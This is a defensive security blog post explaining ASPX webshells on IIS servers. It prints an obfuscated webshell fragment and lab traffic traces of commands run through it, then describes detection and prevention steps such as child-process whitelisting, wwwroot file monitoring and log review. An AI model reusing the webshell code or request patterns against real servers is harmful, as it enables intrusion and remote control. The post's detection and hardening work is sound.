WebShell

UDURRANI.COM

Webshell is simply a backdoor used by attackers to enable remote administration and control. It's normally an obfuscated script i.e. php, cgi, aspx. Attacker could access webshell at any time, upload, download and execute scripts or malicious binaries. They could be sitting on very important servers for years, without anyone noticing them. Goal for this writing is to make sure such attacks could be detected and prevented easily.

WHY WEBSHELL?

Its an easy way to control a machine remotely, exfiltrate data and make lateral movement possible

WHO IS THE VICTIM?

Webshells are used against servers, especially public facing ones. Imagine if an attacker uploads a script called foo.aspx to a server's wwwroot or www directory. Attacker can access that page any time externally as its a public facing server.

WHAT DOES IT LOOK LIKE?


It could be a php or aspx script. Mostly they are obfuscated.

```
<% if (!Page.IsPostBack) t.Value = x("Y21kLmV4ZQ=="); b1.Value = x("RXhlY3V0ZQ==");
3bmxvYWQ="); b4.Value = x("R2V0"); b5.Value = x("U2V0"); b6.Value = x("U2V0"); %>
<table><tr><td class=h><%=x("QWRkcmVzcw==")%></td><td class=b>
```

Value "Y21kLmV4ZQ==" translates to cmd.exe. This option is used when attacker wants to utilize windows CMD.exe to execute a system command. It runs over the web. Please not, it's not a reverseshell, where an attacker has to create a reverse tunnel to a CnC server. On access attacker gets the page, where attacker can perform certain operations.

Login
Command
File name
Save as
Upload
Download
New Tim

On access webshell could look something like this:



Attacker can make it more efficient to perform other operations as well.

CAN WE GET MORE DETAILS ON THE COMMUNICATION / TRAFFIC?

Once attacker gets access to the page, attacker can provide a login or authId and perform a task. The following screen shot shows the passtext i.e. used as a password.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.1        TO IP ADDRESS 172.16.177.140
        PORT INFORMATION (58779, 80)
        SEQUENCE INFORMATION (3495921884, 3841093363)

        (14: 20: 20: 474)
__VIEWSTATE=%2FwEPDwUJOTA5ODc3ODY2D2QWAgIED2QWDgICDw8WAh4HVmlzaWJsZWhkZ
AIIDw8WAh8AaGRkAgoPZBYCAg8PZBYCAgEPPCsACwBkAgwPDxYCHwBoZGQCDg8PFgIfAGhk
ZAIQDw8WAh8AaGRkAhIPDxYCHwBoZGRkVzuG7iJQ3IJ%2F1gI4vShf6EFUlO6VvO99fIzuj
5cqQX0%3D&__EVENTVALIDATION=%2FwEdAAPXUHsZbr1BESQj%2F%2BjnASWXmhm4Y9V%2
Fne6hQP%2BPbtdR6typqPqLqdpphNzIPTIm7G7VAsIp1pkyjkRUTaW%2FiitHiIwV6pHtAV
h%2F2HZsjelAGw%3D%3D&passtext=admin&LoginButton=Enter
```

Attacker can simply launch a command i.e. using CMD.exe. Lets assume the landing page is called cmd.aspx. Attacker is able to execute any command using the webshell.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.140      TO IP ADDRESS 172.16.177.1
        PORT INFORMATION (80, 58775)
        SEQUENCE INFORMATION (1938387172, 148458610)

        (14: 20: 20: 1334)
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; chars
et=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Pow
ered-By: ASP.NET
Date: Fri, 19 May 2017 13:33:37 GMT
Content-Length:
1047



<html>
<body>
<form method="post" action="cmd.aspx" i
d="ctl00">
<div class="aspNetHidden">
<input type="hidden" name="__VI
EWSTATE" id="__VIEWSTATE" value="/wEPDwUKLTk5MjkzMTA5MWRk506zEwNcu1eRw0
4iGMuHU8X/0yBWv3kyeah8sd63Y6Y=" />
</div>

<div class="aspNetHidden"
>

        <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATI
ON" value="/wEdAASV4FVPO06xmT0mQvM/P7izEfa0FWw4vgp/0+fu1qvypQc3B/7KMkdK
n/DwVeVRtd5jVtf4N5S/d4eaM1iQEKJv+XBLeBzYKlon9Np9orLtHnYnD2aX4Je1JHhQqNn
D8ZM=" />
</div>
<p><span id="L_p" style="display:inline-bloc
k;width:80px;">Program</span>
<input name="xpath" type="text"
value="c:\windows\system32\cmd.exe" id="xpath" style="width:300px;" />

<p><span id="L_a" style="d
```

In the following traffic trace, attacker is trying to get ip information via **ipconfig** command.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.1        TO IP ADDRESS 172.16.177.140
        PORT INFORMATION (58788, 80)
        SEQUENCE INFORMATION (2506278977, 199640721)

        (14: 20: 20: 840)
__VIEWSTATE=%2FwEPDwUJOTA5ODc3ODY2D2QWAgIED2QWEAIBDw8WAh4HVmlzaWJsZWhkZ
AICDw8WAh8AZ2QWAgIBDw8WAh4EVGV4dAUUNS8xOS8yMDE3IDQ6MzY6MjcgUE1kZAIIDw8W
Ah8AZ2RkAgoPZBYCAg8PZBYCAgEPPCsACwBkAgwPDxYCHwBoZGQCDg8PFgIfAGhkZAIQDw8
WAh8AaGRkAhIPDxYCHwBoZGRkTg5PyrOkLe0DQE%2FQsMocCC%2Fij%2B2OOCvGfIuYpm6U
stk%3D&__EVENTVALIDATION=%2FwEdAA0dY8r3iXEkyOTCshG83EXz8gUjinr4WyjKtHlF
8y701r%2FwvDiOp011Uv9tjQpqkSVFnorAmi1DSlzjIsN8OGsp%2FNgUPekKT7fsrLOWgFr
Ht5EMGlAoI72%2BMI3g9G0gFyVL9%2BB1RTshgekwmuii2l%2BoEte706AigAE%2B%2FPnz
Dtihgnft5%2FPnIdUtUYgqX1%2FYrF66zfAepaNtyIoGpYSKWKheUDMEF58FjVKBOz4j9Pb
9oGm7wOoDsxMqbhiC8%2BIo%2FLmT8Iq%2F1z2pQCcce9qDRerQcUxQmzRxv1TRC3pwOrR1
YYq5hIt%2F4uTNR4BdRiutXw8%3D&Bin_CmdPathTextBox=C%3A%5CWindows%5CSystem
32%5CCmd.exe&Bin_CmdShellTextBox=%2Fc+ipconfig&Bin_RunButton=Run
```

Trace for MKDIR

```
4B 4A 76 25 32 42 58 42 4C 65 42 7A 59 4B 6C 6F        KJv%2BXBLeBzYKlo
6E 39 4E 70 39 6F 72 4C 74 48 6E 59 6E 44 32 61        n9Np9orLtHnYnD2a
58 34 4A 65 31 4A 48 68 51 71 4E 6E 44 38 5A 4D        X4Je1JHhQqNnD8ZM
25 33 44 26 78 70 61 74 68 3D 63 25 33 41 25 35        %3D&xpath=c%3A%5
43 77 69 6E 64 6F 77 73 25 35 43 73 79 73 74 65        Cwindows%5Csyste
6D 33 32 25 35 43 6D 6B 64 69 72 2E 65 78 65 26        m32%5Cmkdir.exe&
78 63 6D 64 3D 63 25 33 41 25 35 43 66 6F 6F 32        xcmd=c%3A%5Cfoo2
26 42 75 74 74 6F 6E 3D 52 75 6E                       &Button=Run
```

Trace for PING.exe

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.1        TO IP ADDRESS 172.16.177.140
        PORT INFORMATION (58867, 80)
        SEQUENCE INFORMATION (2674102686, 2863672724)

        (14: 20: 20: 835)
__VIEWSTATE=%2FwEPDwUJOTA5ODc3ODY2D2QWAgIED2QWEAIBDw8WAh4HVmlzaWJsZWhkZ
AICDw8WAh8AZ2QWAgIBDw8WAh4EVGV4dAUUNS8xOS8yMDE3IDQ6MzY6MjcgUE1kZAIIDw8W
Ah8AZ2RkAgoPZBYCAg8PZBYCAgEPPCsACwBkAgwPDxYCHwBoZGQCDg8PFgIfAGhkZAIQDw8
WAh8AaGRkAhIPDxYCHwBoZGRkTg5PyrOkLe0DQE%2FQsMocCC%2Fij%2B2OOCvGfIuYpm6U
stk%3D&__EVENTVALIDATION=%2FwEdAA0dY8r3iXEkyOTCshG83EXz8gUjinr4WyjKtHlF
8y701r%2FwvDiOp011Uv9tjQpqkSVFnorAmi1DSlzjIsN8OGsp%2FNgUPekKT7fsrLOWgFr
Ht5EMGlAoI72%2BMI3g9G0gFyVL9%2BB1RTshgekwmuii2l%2BoEte706AigAE%2B%2FPnz
Dtihgnft5%2FPnIdUtUYgqX1%2FYrF66zfAepaNtyIoGpYSKWKheUDMEF58FjVKBOz4j9Pb
9oGm7wOoDsxMqbhiC8%2BIo%2FLmT8Iq%2F1z2pQCcce9qDRerQcUxQmzRxv1TRC3pwOrR1
YYq5hIt%2F4uTNR4BdRiutXw8%3D&Bin_CmdPathTextBox=C%3A%5CWindows%5CSystem
32%5CPING.exe&Bin_CmdShellTextBox=2.3.4.5&Bin_RunButton=Run
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.140      TO IP ADDRESS 172.16.177.1
        PORT INFORMATION (80, 58867)
        SEQUENCE INFORMATION (2863678516, 2674103455)

        (14: 20: 20: 384)
d out.
Request timed out.
Request timed out.
Request timed out.

P
ing statistics for 2.3.4.5:
    Packets: Sent = 4, Received = 0, Lost
= 4 (100% loss),
</pre></div></span></div>
                    <hr />

</div>
```

So far I showed you that an attacker could run system commands without any issues and receive the output. At the same time attacker could upload files as well. Files could be simple scripts, config files or simply malicious binaries. It could be an encrypted payload, that is decrypted after the upload is complete. This simply means all the network layer control / prevention won't be able to identify / detect the file type. IPS won't be able to apply proper signatures as the traffic is passing by.

HOW TO DETECT / PREVENT WEBSHELLS?

There is no easy answer to this question, no silver bullet. Its a mixture of using the right tools and the right people.

WHITE LISTING OF CHILD PROCESSES:

This one is very critical especially in case of a system command, meaning when an attacker executes CMD.exe, PING.exe, MKDIR.exe, anything in system32 folder etc. Let's take a quick look at what happens when an attacker tries to execute the above scenario by running 'systeminfo' command.

Format: TimeStamp, process [PID], parentProcess, ParentProcess PID

05-19-2017-00-05-00	cmd.exe [**936**]	w3wp.exe	4932
05-19-2017-00-05-00	conhost.exe [**4980**]	cmd.exe	936
05-19-2017-00-05-00	systeminfo.exe [**2864**]	cmd.exe	936

- *IIS service process (w3wp.exe) spawns cmd.exe.*
- *cmd.exe spawns conhost.exe*
- *cmd.exe spawns systeminfo.exe*

```
 VOID RtlInitUnicodeString(
  _Out_    PUNICODE_STRING DestinationString,
  _In_opt_ PCWSTR          SourceString
);

RtlInitUnicodeString ( DESTINATION_VALUE, "c:\windows\system32\sysinfo.exe" )

// Store the path to DESTINATION_VALUE

RtlCreateProcessParameters(........, DESTINATION_VALUE, ......);

// 9th parameter is the address of DESTINATION_VALUE
```

This means if we block w3wp.exe from spawning cmd.exe, attacker won't be able to execute any command that relies on cmd.exe. But attacker could use other commands as well. Its not a good idea to keep black listing child processes.

The best solution is that w3wp.exe should be able to spawn only certain amount of commands i.e. we apply ***white listing*** instead of black listing. Make sure all the white listed applications have trusted publishers. CSC.exe or CTRES.exe could be white listed in case of a webServer. You can always have a web server running in a test lab (Replica of your production server). Black list all the child processes. Now keep testing and interacting with the server and come up with the white list.

FILE CHECK AT WWWROOT FOLDER:

White listing of a child process or white listing by functionality is good enough but what if an attacker tries to upload a file? This time there is no spawning of a system command. Everything is running within the memory. There is a function to upload a file within the webshell i.e. no system command.


In this situation ***NtCreatfile***, ***NtReadFile*** and ***NtWritefile*** functions would be used. If the attacker doesn't have the right permissions, function comes back with the following error code.

STATUS_ACCESS_DENIED {Access Denied}

So simply whitelisting won't help.


Write a script that would inspect the www or wwwroot or where the root folder is. The script looks for any new files. I wrote a quick tool and here is how it works:

- ***Tool requires a path e.g. %SYSTEMDRIVE%\inetpub\wwwroot\ or c:\inetpub\wwwroot\.***
- ***On the first time when script runs it creates a snapshot and makes a white list of all the files and folders. In the following screenshot 7 files + 1 folder was added to the white list. Snap shot is saved in a DB.***



- *Once the white list / snap shot is in the DB. Next iteration would only look for new entries. Following screen shot shows that no new entry found*


- *If there is a new file uploaded hidden or not, the tool will throw an alert.*



This way if an attacker was able to bypass a 'file upload' vulnerability, used an exploit or a malware to upload a webshell to wwwroot folder, tool would throw an alert.

PERMISSIONS AND ACCESS:

Try not to run the web server as admin / localadmin.



KEEP WATCHING THE ACCESS_LOG

This is another way to know whats going on with your web server or exchange server. I wrote a very simple tool that would provide the following:

Source IP address, Country, GET | POST, BrowserUsed, HTTP_CODE etc.

In many cases the source ip address will be NAT'ed. Please make sure you configure it in a way where you see the original / external ip address. Tool will generate an html and a pdf. Here is a snapshot.

Date	Type	Ip Address	Country		Browser	Code
2017-05-18-14:16:01	GET	1.2.3.4	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	200
2017-05-18-14:16:01	GET	19.9.2.3	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	200
2017-05-18-14:16:01	GET	7.7.7.2	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	404
2017-05-18-14:16:09	GET	100.200.120.133	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	404
2017-05-18-14:16:45	GET	9.9.9.3	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	404
2017-05-18-20:07:00	GET	201.102.201.102	MX		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	404
2017-05-18-20:07:01	GET	172.16.177.1	-	INTERNAL	Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	304
2017-05-18-20:07:01	GET	3.4.5.6	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	304
2017-05-18-20:07:05	GET	6.7.8.9	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	200
2017-05-18-20:11:12	GET	9.9.8.8	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	304
2017-05-18-20:11:13	GET	55.66.77.88	US		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	304
2017-05-18-20:11:13	GET	90.90.12.12	FR		Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_10_5)+AppleWebKit/603.2.5+(KHTML,+like+Gecko)+Version/10.1.1+Safari/603.2.5	304

In case of exchange server, try correlating userID, browser and country as well.

KEEP AN EYE ON FILE TYPES:

If your web server allows users to upload files, make sure, it ONLY allows certain file types i.e. watch out for magic structures. Developers could do a better job here. On the network side make sure your firewall blocks binaries. Apply IPS signatures for aspx, php, JS etc.

TEST YOUR SERVER:

Keep testing your server for vulnerabilities like cross-site scripting, sqlInjection, file upload vulnerabilities and other holes.

PATCH IN TIME:

Make sure you patch your server(s) in timely fashion for new vulnerabilities and exploits.

UNINSTALL UNECESSARY SOFTWARE FROM YOUR SERVER(s):

I have noticed that in many companies, security folks have installed browsers and other software on their servers. Some check their emails. Make sure that servers have absolute minimum amount of software running i.e. what ever is required.

LAST BUT NOT LEAST, HIRE SMART SECURITY FOLKS.

You can buy the most expansive tools in the market. At the end of the day you need some one to utilize those tools smartly and in an efficient way, look out for the right alerts and events, write scripts to add extra logging and detection. If security team is relying on tools only i.e. without applying the right configurations, security won't improve.